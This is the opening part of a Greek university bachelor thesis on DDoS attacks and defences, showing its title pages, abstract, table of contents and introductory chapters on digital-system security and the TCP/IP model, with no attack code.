



Πανεπιστήμιο Θεσσαλίας

Σχολή Τεχνολογίας

Τμήμα Ψηφιακών Συστημάτων

**Ανάλυση μεθόδων επιθέσεων και
αντίμετρα DDoS για σύγχρονα
Ψηφιακά Συστήματα**

Πτυχιακή Εργασία

Άρης Θανάση (ΑΜ: 3120066)

Επιβλέπων: Απόστολος Ξενάκης, Επίκουρος Καθηγητής

ΛΑΡΙΣΑ, Οκτώβριος 2024



University of Thessaly

School of Technology

Digital Systems Department

**Analysis of DDoS attack methods and
countermeasures for modern Digital
Systems**

Bachelor Thesis

Aris Thanasi(RN: 3120066)

Supervisor: *Apostolos Xenakis, Assistant Professor*

LARISSA, October 2024

Υπεύθυνη Δήλωση περί Ακαδημαϊκής Δεοντολογίας και Πνευματικών Δικαιωμάτων

Με πλήρη επίγνωση των συνεπειών του νόμου περί πνευματικών δικαιωμάτων, δηλώνω ρητά ότι η παρούσα πτυχιακή εργασία, καθώς και τα ηλεκτρονικά αρχεία και πηγαίοι κώδικες που αναπτύχθηκαν ή τροποποιήθηκαν στα πλαίσια αυτής της εργασίας, αποτελεί αποκλειστικά προϊόν προσωπικής μου εργασίας, δεν προσβάλλει κάθε μορφής δικαιώματα διανοητικής ιδιοκτησίας, προσωπικότητας και προσωπικών δεδομένων τρίτων, δεν περιέχει έργα/εισφορές τρίτων για τα οποία απαιτείται άδεια των δημιουργών/δικαιούχων και δεν είναι προϊόν μερικής ή ολικής αντιγραφής, οι πηγές δε που χρησιμοποιήθηκαν περιορίζονται στις βιβλιογραφικές αναφορές και μόνον, και πληρούν τους κανόνες της επιστημονικής παράθεσης. Τα σημεία όπου έχω χρησιμοποιήσει ιδέες, κείμενο, αρχεία ή/και πηγές άλλων συγγραφέων, αναφέρονται ευδιάκριτα στο κείμενο με την κατάλληλη παραπομπή και η σχετική αναφορά περιλαμβάνεται στο τμήμα των βιβλιογραφικών αναφορών με πλήρη περιγραφή.

Αναλαμβάνω πλήρως, ατομικά και προσωπικά, όλες τις νομικές και διοικητικές συνέπειες που δύναται να προκύψουν στην περίπτωση κατά την οποία αποδειχθεί, διαχρονικά, ότι η εργασία αυτή ή τμήμα της δεν μου ανήκει διότι είναι προϊόν λογοκλοπής.

Ο/Η Δηλών/ούσα

(Υπογραφή)

Άρης Θανάση
04/10/2024

Εγκρίνεται από την Επιτροπή Εξέτασης:

Κ. Απόστολος Ξενάκης

Επίκουρος Καθηγητής

Τμήμα Ψηφιακών Συστημάτων, Πανεπιστήμιο Θεσσαλίας

Κ. Κωνσταντίνος Χαϊκάλης

Αναπληρωτής Καθηγητής

Τμήμα Ψηφιακών Συστημάτων, Πανεπιστήμιο Θεσσαλίας

Κ. Δημήτριος Κοσμάνος

Μεταδιδακτορικός Ερευνητής

Τμήμα Ψηφιακών Συστημάτων, Πανεπιστήμιο Θεσσαλίας

Ημερομηνία έγκρισης: 04-10-2024

Περίληψη

Η παρούσα πτυχιακή εργασία επικεντρώνεται στην προσομοίωση επιθέσεων DDoS (Distributed Denial of Service) και την ανάλυσή τους, με έμφαση στα αντίμετρα που μπορούν να αναπτυχθούν για την προστασία των σύγχρονων ψηφιακών συστημάτων. Στόχος είναι να κατανοηθούν οι επιπτώσεις αυτών των επιθέσεων, να αναδειχθούν οι αδυναμίες των συστημάτων υπό την επίδρασή τους, καθώς και να προταθούν και εφαρμοστούν αποτελεσματικά αντίμετρα. Στο πλαίσιο της εργασίας, οι επιθέσεις θα προσομοιωθούν με τη χρήση της γλώσσας προγραμματισμού Python σε λειτουργικά συστήματα Windows και Linux. Παράλληλα, η ανάλυση του δικτύου θα πραγματοποιηθεί με τη βοήθεια των εργαλείων Wireshark και tcpdump. Επίσης, θα εξεταστούν σύγχρονες τεχνικές άμυνας και ανίχνευσης επιθέσεων μέσω εργαλείων, αλγορίθμων μηχανικής μάθησης, τείχους προστασίας (firewall) και μεθόδων εξισορρόπησης φορτίου στο δίκτυο. Επιπλέον, θα παρουσιαστεί μια σύντομη εισαγωγή στα σύγχρονα ψηφιακά συστήματα και τα δίκτυα.

Η εργασία επιχειρεί να απαντήσει στα εξής ερευνητικά ερωτήματα: Τι είναι οι επιθέσεις DDoS και πώς μπορούν να αποτραπούν στα σύγχρονα συστήματα; Τα αποτελέσματα της έρευνας δείχνουν ότι η αποτροπή των επιθέσεων μπορεί να επιτευχθεί μέσω σύγχρονων τεχνικών ασφάλειας και της κατανόησης των ευπαθειών των δικτύων. Συνοψίζοντας, η εργασία συμβάλλει στην καλύτερη κατανόηση των απειλών που θέτουν οι επιθέσεις DDoS και στην ενίσχυση της προστασίας των ψηφιακών συστημάτων, προτείνοντας και αξιολογώντας τεχνικές άμυνας που μπορούν να εφαρμοστούν στην πράξη.

Abstract

This thesis focuses on the simulation of DDoS (Distributed Denial of Service) attacks and their analysis, with an emphasis on the countermeasures that can be developed to protect modern digital systems. The aim is to understand the impact of these attacks, highlight the vulnerabilities of systems under their influence, and propose and implement effective countermeasures. As part of the research, the attacks will be simulated using the Python programming language on Windows and Linux operating systems. Additionally, network analysis will be conducted with the help of tools such as Wireshark and tcpdump. Furthermore, modern defense and attack detection techniques will be examined using tools,

machine learning algorithms, firewalls, and load-balancing methods. A brief introduction to modern digital systems and networks will also be presented.

The thesis seeks to answer the following research questions: What are DDoS attacks, and how can modern systems prevent them? The research findings indicate that the prevention of such attacks can be achieved through modern security techniques and an understanding of network vulnerabilities. In summary, this work contributes to a better understanding of the threats posed by DDoS attacks and to strengthening the protection of digital systems by proposing and evaluating defense techniques that can be practically implemented.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω την οικογένεια μου για την στήριξη, τους καθηγητές μου στο τμήμα ψηφιακών συστημάτων για όλο τα χρονιά που πέρασα ως φοιτητής. Ωστόσο ευχαριστώ και τους ανθρώπους που με καθοδήγησαν ώστε να εστιάσω στους στόχους μου και μου προσφέραν γνώσης και βοήθεια.

Άρης Θανάση

04/10/2024

• Περιεχόμενα

Περίληψη	5
Abstract.....	5
Ευχαριστίες.....	6
Εισαγωγή.....	9
1.1 Εισαγωγή στα σύγχρονα ψηφιακά συστήματα	9
1.2 Ασφάλεια ψηφιακών συστημάτων	11
1.3 Δίκτυα TCP/IP	14
2. ΕΠΙΘΕΣΕΙΣ	22
2.1 Ορισμός επιθέσεων DDoS.....	23
2.1.1 Τύποι επιθέσεων	25
2.1.2 Επιθέσεις με βάση τον βαθμό αυτοματισμού	26
2.1.3 Βάσει του Ρυθμού Επίθεσης.....	27
2.2 Κατηγορίες επιθέσεων DDoS	27
2.3 Μέθοδοι επιθέσεων	30
2.3.1 Nmap	30
2.3.2 SYN-flood python.....	32
2.3.3 UDP-flood python.....	36
2.3.4 HTTP-flood python	38
3. ΑΝΑΛΥΣΗ ΤΩΝ ΕΠΙΘΕΣΕΩΝ DDOS	40
3.1 Καταγραφή κίνησης Server	41
3.2 Ανάλυση με την χρήση του Wireshark.....	42
3.2.1 SYN-flood ανάλυση	42
3.2.2 UDP-flood ανάλυση	45
3.2.3 HTTP-flood ανάλυση	47
4 ANTΙΜΕΤΡΑ ΕΠΙΘΕΣΕΩΝ DDOS.....	50
4.1 Εισαγωγή στα αντίμετρα	50
4.2 IDS/IPS.....	51
4.2.1 Τι είναι το IDS/IPS.....	52
4.2.2 Λειτουργία του IDS/IPS.....	53
4.3 Εφαρμογή Machine learning σε IDS	54

4.3.1 Machine Learning αλγόριθμοι ανίχνευσης DDoS.....	55
4.3.2 Υλοποίηση αλγορίθμων με την χρήση του RapidMiner.....	58
4.4 Εφαρμογή IDS με την χρήση του Snort	65
4.4.1 Εγκατάσταση του Snort.....	66
4.4.2 Ρύθμισης και προσαρμογή του Snort στον Server	67
4.4.3 Εκτέλεση του Snort.....	69
4.5 Firewalls	71
4.5.1 Τι είναι ένα Firewall.....	71
4.5.2 Είδη ενός Firewall	72
4.5.3 Εφαρμογή του Pfsense	73
4.6 Εξισορρόπηση φορτίου	80
4.6.1 Εξισορρόπηση φορτίου του Web Server.....	81
5 Συμπεράσματα.....	85
6 Βιβλιογραφία	87

Εισαγωγή

Η αυξανόμενη ψηφιακή εξάρτηση των ανθρώπων, έχει δημιουργήσει νέες τάσης και νέους τομείς στην κατεύθυνση της πληροφορικής. Οι συγκεκριμένοι τομείς είναι πληθώρα, από εκπαίδευση μέχρι την οικονομία και την υγεία. Αυτό αρκεί για να δημιουργούνται νέοι κίνδυνοι στον ψηφιακό κόσμο με της επιθέσεις DDoS να είναι μια μεγάλη απειλή στον κόσμο της κυβερνοασφάλειας με αποτέλεσμα οι επιθέσεις να αποτελούν από τους πιο καταστροφικούς και διαδεδομένους τρόπους επιθέσεων σήμερα.

Στην πτυχιακή εργασία θα μελετηθούν και θα εξεταστούν μέθοδοι επιθέσεων DDoS καθώς και την αναγνώριση ευπαθειών στο σύστημα πριν από την επίθεση. Στόχος είναι η κατανόηση της λειτουργίας και της αρχιτεκτονικής των επιθέσεων αυτών, καθώς και η ανάλυση τους μέσω της χρήσης λογισμικού Wireshark για τον έλεγχο της συμπεριφοράς τους. Επιπλέον, θα μελετήσουμε τις συνέπειες που μπορεί να προκληθούν και τους τρόπους αντιμετώπισής τους (δηλ. Firewall, Ips), συμπεριλαμβανομένης της εφαρμογής αλγορίθμων Machine Learning για την ανίχνευση των επιθέσεων.

Η κατανόηση της συμπεριφοράς της επίθεσης αλλά και η αντιμετώπιση έχει μεγάλη σημασία διότι η μη προστασία των συγχρόνων υπολογιστικών συστημάτων μπορεί να φέρει μεγάλες συνέπειες έως και καταστροφές μεγάλης κλίμακας σε ψηφιακές υποδομές και στην οικονομία. Οπότε είναι απαραίτητη η προστασία του ψηφιακού κόσμου. Η πτυχιακή αυτή παρουσίαση και εμβαθύνει το θέμα παρέχοντας μια ολοκληρωμένη μελέτη στο ζήτημα παροτρύνοντας για συστάσεις, μελλοντικές μελέτες και έρευνες στον τομέα.

1.1 Εισαγωγή στα σύγχρονα ψηφιακά συστήματα

Τα σύγχρονα ψηφιακά συστήματα αποτελούν κύριοι παράγοντες της σύγχρονης κοινωνίας. Από τα πρώτα χρόνια που εφευρέθηκαν οι ηλεκτρονικοί υπολογιστές μέχρι τους σύγχρονους υπερυπολογιστές η εξέλιξη της τεχνολογίας έχει διαμορφώσει την κοινωνία μας με τέτοιο τρόπο που διάφοροι τομείς εξαρτώνται από αυτή. Οι υπολογιστές αλλάζουν τον τρόπο με τον οποίο ο κόσμος λειτουργεί, διάφορες κατευθύνσεις της οικονομίας, ιατρική, εκπαίδευση και οι άλλες, κάνουν την τεχνολογία όλο και πιο σπουδαία. Βέβαια σήμερα δεν μιλάμε για έναν απλό υπολογιστή που προσδιορίζεται για καθημερινή χρήση των

ανθρώπων αλλά για μεγάλα συστήματα τα οποία διαχειρίζονται μεγάλες ποσότητες δεδομένων.

Τα ψηφιακά συστήματα είναι ένα εύρη φάσμα τεχνολογιών που χρησιμοποιούνται στην ηλεκτρονική, τους τηλεπικοινωνίες, τους ψηφιακούς υπολογιστές, στα δίκτυα και πολλά άλλα. Ένα σύγχρονο ψηφιακό σύστημα έχει υψηλή ταχύτητα και μεγάλη απόδοση με την εξέλιξη των επεξεργαστών, σήμερα σε σχέση με τα προηγούμενα χρόνια που μπορεί να κάνει υπολογισμούς πολύ ταχύτατα, περίπου μια τάξη 3 δισεκατομμύρια υπολογισμούς το δευτερόλεπτο και να διαχειριστεί μεγάλη ποσότητα δεδομένων. Αυτή είναι μια θετική ταχύτητα ώστε να εφαρμοστούν νέα συστήματα και μοντέλα τους η IoT, Τεχνητή Νοημοσύνη καθώς, στην εποχή του big data την καθιστά αναγκαία να εφαρμοστεί. Τους εταιρίες επενδύουν εκατομμύρια χρήματα σε νέα συστήματα που παρέχουν πόρους και υπηρεσίες για να διαχειρίζονται την μεγάλη ανάγκη από τον όγκο δεδομένων που καθημερινά οι άνθρωποι χρειάζονται.

Η τεχνολογικές προκλήσεις που δημιουργούνται μέσα στις νέες τεχνολογικές εξελίξεις είναι δραματικά μεγάλες, τους η ελεγχόμενη παρακολούθηση δικτυακών συσκευών που αναπτύχθηκε την δεκαετία του 80' και με την εκθετική ανάπτυξη των τηλεπικοινωνιών, ασύρματης επικοινωνίας και την βοήθεια του πρωτοκόλλου TCP/IP που μπορούν τους συσκευές να ανταλλάξουν δεδομένα μεταξύ τους μέσω του Internet. Οι ανάπτυξη σε αυτά τα τεχνολογικά «κομμάτια» έκανε να γίνουν επιχειρηματικές ιδέες και αυτή η εφαρμογή των ιδεών έφτασε να μιλάμε μετά από χρονιά για το «Internet Of Things» η αλλιώς «IoT» και αυτό με την σειρά του για έξυπνες πόλεις. Το IoT είναι ένα μέρος των τεχνολογικών τάσεων και εξέλιξης. Η επίδραση των νέων τεχνολογιών έχουν δράση και στην τηλεϊατρική καθώς αποτελεί το τους μέλλον σύγχρονης ιατρικής, ενώ στα προηγούμενα χρόνια χρησιμοποιούσαν ασύγχρονη επικοινωνία και αποθήκευση των εικόνων (Τα οποία είναι ακόμα δημοφιλή). Σήμερα η χρήση αλληλεπιδραστικών προγραμμάτων, η τηλεϊατρική έχει γίνει εκτενώς πιο διαδεδομένη και εύκολη στην πράξη. Το ίδιο ισχύει και για την ψηφιακή οικονομία. Η νέες τεχνολογικές τάσης φέρνουν την ανάλυση των χρηματιστηριακών δεδομένων σε επίπεδο που η οι ομολογία φεύγουν από το χαρτί και αλληλοεπιδρούν με τον υπολογιστή.

Τους εξελίξεις στην τεχνολογία είναι διεξοδικά σημαντικές και συνέχεια αναβαθμίζονται. Η τεχνολογία κρύβει κινδύνους οι οποίοι δεν προέρχονται από αυτές, αλλά από κακόβουλες πρακτικές που χρησιμοποιούν εις βάρος των χρηστών τους όφελος τους. Αυτή η κίνηση παροτρύνει το κράτος και τους εταιρίες να εφαρμοστούν τεχνικές και ανθρώπινο δυναμικό


ώστε να μπορέσουν να διασφαλίσουν διαθεσιμότητα και την ακεραιότητα των δεδομένων σε ένα σύγχρονο ψηφιακό σύστημα.

1.2 Ασφάλεια ψηφιακών συστημάτων

Η ασφάλεια των ψηφιακών συστημάτων είναι σημαντική πτυχή για την ομαλή λειτουργία των συσκευών στον κόσμο. Αυτή η ασφάλεια δεν προστατεύει μόνο τα συστήματα, σημαίνει θωράκιση γύρο από τον άνθρωπο που είναι υπεύθυνος για την διαχείριση τους. Σημαίνει ότι πρέπει να γίνουν απαραίτητοι έλεγχοι γύρο από κάποιο σύστημα ή πρόγραμμα πριν γίνει η μετάβαση τους χρήστες, δηλαδή έλεγχος γύρο από την αποθήκευση των δεδομένων, την μεταφορά τους και την χρήση τους. Δεν πρέπει τα δεδομένα να είναι ευπαθή σε τρίτους χρήστες ή να καταστραφούν κατά την μεταφορά. Μεγάλη σημασία της προστασίας των δεδομένων γίνεται γύρο από το υλικό, λογισμικό και δίκτυα προσφέροντας την ομαλή λειτουργία των ψηφιακών συστημάτων.

Ο τρόπος με τον οποίο μπορεί ένα ψηφιακό σύστημα να είναι ασφαλή η χρήση είναι αρχικά να γίνει η κατανόηση των απειλών γύρο από τα συστήματα. Η απειλές υπολογιστικών συστημάτων, είναι η απειλές που μπορούν να ταραξούν και να επηρεάσουν την συμπεριφορά ή την ακεραιότητα τους υπολογιστικού συστήματος (παράδειγμα η εγκατάσταση τους κακόβουλου λογισμικού) και την ιδιωτικότητα των δεδομένων. Εξίσου οι απειλές στο δίκτυο, η απειλή αλλάζει την ροή των δεδομένων μέσα στο δίκτυο καθιστώντας την προσβασιμότητα αργή έως και αδύνατη (Denial Of Services επίθεσης) σε περιπτώσεις ιδιωτικότητας καθώς μπορεί να υποκλαπούν προσωπικά και απόρρητες πληροφορίες. Τους κακόβουλος χρήστης χρησιμοποιεί διάφορα κενά ασφαλείας σε ένα σύστημα και τα αξιοποιεί με τρόπο για να προκαλέσει διαταραχή του συστήματος. Για παράδειγμα σε ένα υπολογιστικό σύστημα, η αποθήκευση των δεδομένων σε ένα διακομιστή που βρίσκεται λάθος τόπολογικά στο δίκτυο, δημιουργεί με αυτό τον τρόπο ένα κενό ασφαλείας και ο χρήστης hacker μπορεί με κάποιον τρόπο να έχει πρόσβαση ή να καταστρέψει δεδομένα. Οι απειλές δίκτυο και υπολογιστικών συστημάτων μπορεί να συνδυαστούν με διάφορες τεχνικές. Σε ένα ψηφιακό σύστημα γίνεται ακόμα πιο ευάλωτο

και δύσκολο να διαχειριστή τέτοιου είδους απειλές. Οι παρακάτω απειλές στην εικόνα, παρουσιάζει την αξιολόγηση κακόβουλου χρήστη.



Εικόνα 1.1 (Εικ. Βιβλιογραφία: A hybrid threat Assessment Model of Security of Cyber Physical Systems)

Οι τεχνικές είναι αρκετές που μπορούν να δημιουργήσουν ζημιά. Η προστασία από της απειλές γίνονται με διαδικασία τέτοια ώστε να μην υπάρχουν κίνδυνοι και ευάλωτα σημεία στο σύστημα. Ο οργανισμός πρέπει να εξετάζει συνεχώς την αξιολόγηση κινδύνου της απειλής παρακολουθώντας την συμπεριφορά του συστήματος και εφαρμόζοντας τεχνικές για την ανίχνευσή των κενών ασφαλείας. Η διαδικασία της ανάλυσης είναι η πρώτη προσέγγισή για την αποτροπή της απειλής. Γίνεται με διαφορετικούς τρόπους χρησιμοποιώντας δεδομένα χρήσης του συστήματος, την αξιολόγηση των κανόνων πρόσβασης, την ανάλυση της κυκλοφορία του συστήματος σε στατιστικά, επιθετική δοκιμή χρησιμοποιώντας επαγγελματίες να εφαρμόσουν τεχνικές επίθεσης. Στα σύγχρονα ψηφιακά συστήματα υπάρχει και η εφαρμογή της μηχανικής μάθησης για την χρήση της ανάλυση κάνοντας χρήση εξειδικευμένων αλγόριθμων. Η φάση της ανάλυσης επικεντρώνεται στην παρουσίαση των στοιχείων του συστήματος η οποία μεταφέρεται σε έναν πίνακα πιθανών επιθέσεων αλλά και τα συστήματα υλικού η τεχνικά που περιβάλλονται γύρο από το κύριο συστατικό, διεπαφές, πρωτόκολλα και αλλά. Γίνεται εξίσου αναφορά για λόγους τους οποίους μπορεί να γίνει κάποια επίθεση δηλαδή τα κίνητρα και τα αποτελέσματα τα οποία μπορεί να προκληθούν, βέβαια πρέπει να υπάρχει πλήρη κατανόηση για το πως λειτουργεί το σύστημα ώστε να περάσει στην επόμενη της εφαρμογής των αντίμετρων ασφάλειας.

Κατά την ολοκλήρωση της ανάλυσης και τα συμπεράσματα των επιθέσεων που μπορεί να πραγματοποιηθούν, ο οργανισμός είναι σε θέση για αναβάθμιση στο σύστημα. Σε αυτή την περίπτωση η τεχνικές είναι αρκετές. Η διαδικασία της εφαρμογής των αντίμετρων ξεκινάει με το να γίνεται η αξιολόγηση της ανάλυσης. Απειλές που μπορεί να προκληθούν σε διαρροή δεδομένων (προσωπικών, πηγαίου κώδικα) είναι πρώτη στον πίνακα για

αντιμετώπιση καθώς υπάρχουν ευαίσθητα δεδομένα. Η ολοκλήρωση των ελέγχων ασφάλειας δίνει την δυνατότητα να ληφθούν τα απαραίτητα αντίμετρα αντιμετώπισης και στην συνέχεια να υλοποιηθούν. Σε επίπεδο λογισμικού γίνονται η απαραίτητές αναθεώρησης κώδικα. Οι μηχανικοί είναι σε θέση να αλλάξουν μέρος της αρχιτεκτονικής και να εφαρμόσουν νέο μέρος του κώδικα. Στην πολιτική ασφάλειας εφαρμόζονται τεχνικές πρόσβασης που δεν είναι εύκολο να παραβιαστούν στοχεύοντας στην πρόληψη της ιδιωτικότητας των χρηστών. Σε επίπεδο δικτύου γίνεται η πιο σημαντική εφαρμογή της αντιμετώπισης απειλών.

Οι επιθέσεις γίνονται κατά κύριο λόγο απομακρυσμένα, αρά η προστασία του δικτύου είναι αναγκαία και πρέπει να εφαρμόζεται προσεκτικά. Η κρυπτογραφία είναι μια μέθοδο που εφαρμόζεται από τους πρώτους υπολογιστές που δημιουργήθηκαν. Είναι αλγόριθμοι Symmetric Cryptography οι οποίοι χρησιμοποιούν κάποιο κλειδί (encryption key) για να κρυπτογραφήσουν μηνύματα και δεδομένα για την ασφαλή μεταφορά τους στο διαδίκτυο. Ωστόσο χρησιμοποιεί το ίδιο κλειδί για αποκρυπτογράφηση. Η Asymmetric Cryptography χρησιμοποιούν δυο διαφορετικά είδη κλειδιών, δημόσιο κλειδί για κρυπτογράφηση και ιδιωτικό κλειδί για αποκρυπτογράφηση, αλγόριθμοι RSA. Βέβαια υπάρχουν και εφαρμογές αλγορίθμων κατακερματισμού που δεν χρειάζονται κλειδί για να κρυπτογραφηθούν δεδομένα ούτε πραγματοποιούν αποκρυπτογράφηση (αλγόριθμοι Hash). Η διαδικασία εφαρμογής firewall είναι μια άλλη μια μέθοδο για την αποτροπή απωλειών μέσα στο δίκτυο. Η κυρία λειτουργία τους είναι να διακόψουν την ανεπιθύμητη πρόσβαση από τους υπολογιστές. Ένα firewall μπορεί να είναι υλικό ή λογισμικό ανάλογα της ανάγκης τους οποίες προορίζεται. Η ενημέρωση λογισμικού σε συστήματα δικτύου(Router, switch) αλλάζοντας ρύθμισης για τον περιορισμό της πρόσβασης, εφαρμογή της κρυπτογράφησης και ανίχνευση της πρόληψης αναμονής που είναι σημαντική για την αποτροπή επιθέσεων DHCP snooping που μπορεί να φέρουν εξίσου επίθεσης DdoS.

Κατανοώντας το πώς λειτουργεί το TCP/IP, το «επίπεδο» στο οποίο κατανέμονται τα δεδομένα στο Διαδίκτυο, μπορούμε να αναγνωρίσουμε γιατί οι επιθέσεις DdoS είναι τόσο αποτελεσματικές και επικίνδυνες. Το TCP/IP δεν είναι απλά ένα πρωτόκολλο αλλά αποτελεί το θεμέλιο του Διαδικτύου, η «γλώσσα» που χρησιμοποιούν οι συσκευές για να επικοινωνήσουν. Το Internet Protocol (IP) επιτρέπει την αποστολή δεδομένων από ένα σημείο σε ένα άλλο μέσω του δικτύου, ενώ το Transmission Control Protocol (TCP) εξασφαλίζει ότι αυτά τα δεδομένα φτάνουν αξιόπιστα και ολόκληρα. Οι επιθέσεις DdoS εκμεταλλεύονται αυτήν τη διαδικασία, συχνά αποστέλλοντας πληθώρα πακέτων δεδομένων από διάφορες πηγές, υπερφορτώνοντας έναν διακομιστή και αναστέλλοντας την κανονική

του λειτουργία. Γι' αυτό είναι ουσιαστικό να κατανοήσουμε το TCP/IP και της τεχνικές που χρησιμοποιούνται σε αυτό, προκειμένου να αναγνωρίσουμε και να προστατευτούμε από της επιθέσεις DDoS.

1.3 Δίκτυα TCP/IP


Τα δίκτυα TCP/IP είναι σαν το σκελετό του Διαδικτύου. Είναι η γλώσσα που καθορίζουν πώς οι συσκευές μιλούν μεταξύ τους στον ψηφιακό κόσμο. Δηλαδή είναι μια γλώσσα που χρησιμοποιούν υπολογιστές, κινητά, και όλα όσα συνδέονται στο Διαδίκτυο για να «μιλήσουν» μεταξύ τους. Οι πληροφορίες μπορούν να κινούνται αξιόπιστα από τη μια συσκευή στην άλλη. Αυτό επιτρέπει να στέλνονται μηνύματα, να γίνονται κλήσεις με βίντεο και να ανταλλάσσονται πληροφορίες με της συσκευές όπου κι αν βρίσκονται στον κόσμο.

Τα βασικά τους στοιχεία είναι σαν τους υπεύθυνους για να διασφαλίζουν ότι όλα τα δεδομένα φτάνουν στον προορισμό με ασφάλεια. Αν σκεφτούμε είναι σαν τους καθοδηγητές του Διαδικτύου, που εξασφαλίζουν ότι όλα πηγαίνουν καλά στην επικοινωνία σου με στο Διαδίκτυο. Κατανοώντας αυτά τα βασικά, μπορείς να αντιληφθεί κάποιος πώς λειτουργεί ο ψηφιακός κόσμος. Είναι σημαντικό για τους επαγγελματίες της τεχνολογίας, και για όποιον θέλει να καταλάβει καλύτερα τον κόσμο του διαδικτύου και πώς να περιηγηθεί με ασφάλεια και επιτυχία. Το μοντέλο TCP/IP είναι σύνολο από πρωτόκολλα που χρησιμοποιείτε για την μετάδοση των δεδομένων στο δίκτυο. Αρχικά τους να γίνει κατανοητή η δομή του μοντέλου.

Κατά την δεκαετία του 70' πρωτοεμφανίστηκε το πρότυπο OSI, ένα μοντέλο το οποίο που περιέγραφε την επικοινωνία δυο ηλεκτρονικών υπολογιστών στο δίκτυο. Το μοντέλο OSI είναι ένα θεωρητικό μοντέλο δεν είναι τεχνολογία ούτε κάποιο πρωτόκολλο. Δημιουργήθηκε ώστε να μπορεί ο άνθρωπος να κατανοήσει την επικοινωνία των υπολογιστών. Αποτελείται από 7 επίπεδα όπου κάθε επίπεδο καθορίζει της λειτουργίες που εκτελούνται στο δίκτυο. Το μοντέλο υιοθετήθηκε από βιομηχανίες που δημιουργήσαν νέα εξαρτήματα (Hardware) ώστε όλα τα υπολογίσιμα συστήματα ανεξάρτητου μοντέλου να μπορούν να επικοινωνούν μεταξύ τους. Το μοντέλο OSI δεν είναι ένα αρκετά λεπτομερές

πρωτόκολλο επικοινωνίας. Λίγα χρόνια αργότερα εμφανίζετε το μοντέλο TCP/IP οπού δίνει την δυνατότητα να γίνει πιο ευέλικτο και πρακτικό στην πραγματική χρήση του δικτύου.

Παρακάτω η εικόνα δείχνει την δομή του OSI και του TCP/IP μοντέλου καθώς και το Ipv4 stack



Εικόνα 1.2 (Βιβλιογραφία:13)

TCP/IP:

- **Application layer:** Αποτελεί το ανώτερο επίπεδο του μοντέλου. Είναι υπεύθυνο για την αλληλεπίδραση μεταξύ εφαρμογών χρήσης και δικτύου. Περιέχει υπηρεσίες και πρωτόκολλα (HTTP,HTTPS,FTP,DNS και αλλά) που επιτρέπουν την άμεση επικοινωνία των εφαρμογών μεταξύ χρηστών και δικτύου.
- **Transport Layer:** Το συγκεκριμένο ονομάζεται επίπεδο μεταφοράς, είναι το βασικό επίπεδο για την αξιόπιστη μεταφορά των δεδομένων μεταξύ υπολογιστικών συστημάτων στο δίκτυο. Εξίσου και αυτό το επίπεδο περιέχει σημαντικές λειτουργίες και υπηρεσίες που εξασφαλίζουν την ακεραιότητα των δεδομένων. Πρωτόκολλα που χρησιμοποιεί το επίπεδο μεταφοράς είναι το TCP και UDP.
- **Network Layer η Internet Layer:** Το επίπεδο δικτύου φροντίζει ώστε τα δεδομένα να φτάνουν από μία συσκευή σε μία άλλη μέσα σε ένα δίκτυο. Αυτό περιέχει τη διαχείριση της μεταφοράς μέσω πολλών ενδιάμεσων συσκευών, τους δρομολογητές. Το κύριο πρωτόκολλο στο επίπεδο δικτύου είναι το IP(Ipv4,Ipv6). Το επίπεδο αυτό αναλαμβάνει να βρει τον καλύτερο δρόμο για να ταξιδέψουν τα δεδομένα.
- **Network Interface η Physical Layer:** Είναι το επίπεδο που αφορά την φυσική σύνδεση των υπολογιστικών συστημάτων. Αφορά τα μέσα

μεταφοράς των δεδομένων σε καλώδια (UTP, Fiber optics, ραδιοκύματα). Ωστόσο διασφαλίζει την μεταφορά των bit στα μέσα ώστε να μετατρέπονται σωστά σε δεδομένα που μπορούν να διαχειριστούν η συσκευές.

Η παραπάνω δομή του πρωτοκόλλου TCP/IP βοηθάει στην κατανόηση του δικτύου τον τρόπο λειτουργικότητας δηλαδή την διαδρομή που κάνει το πακέτο για να φτάσει στον προορισμό του.

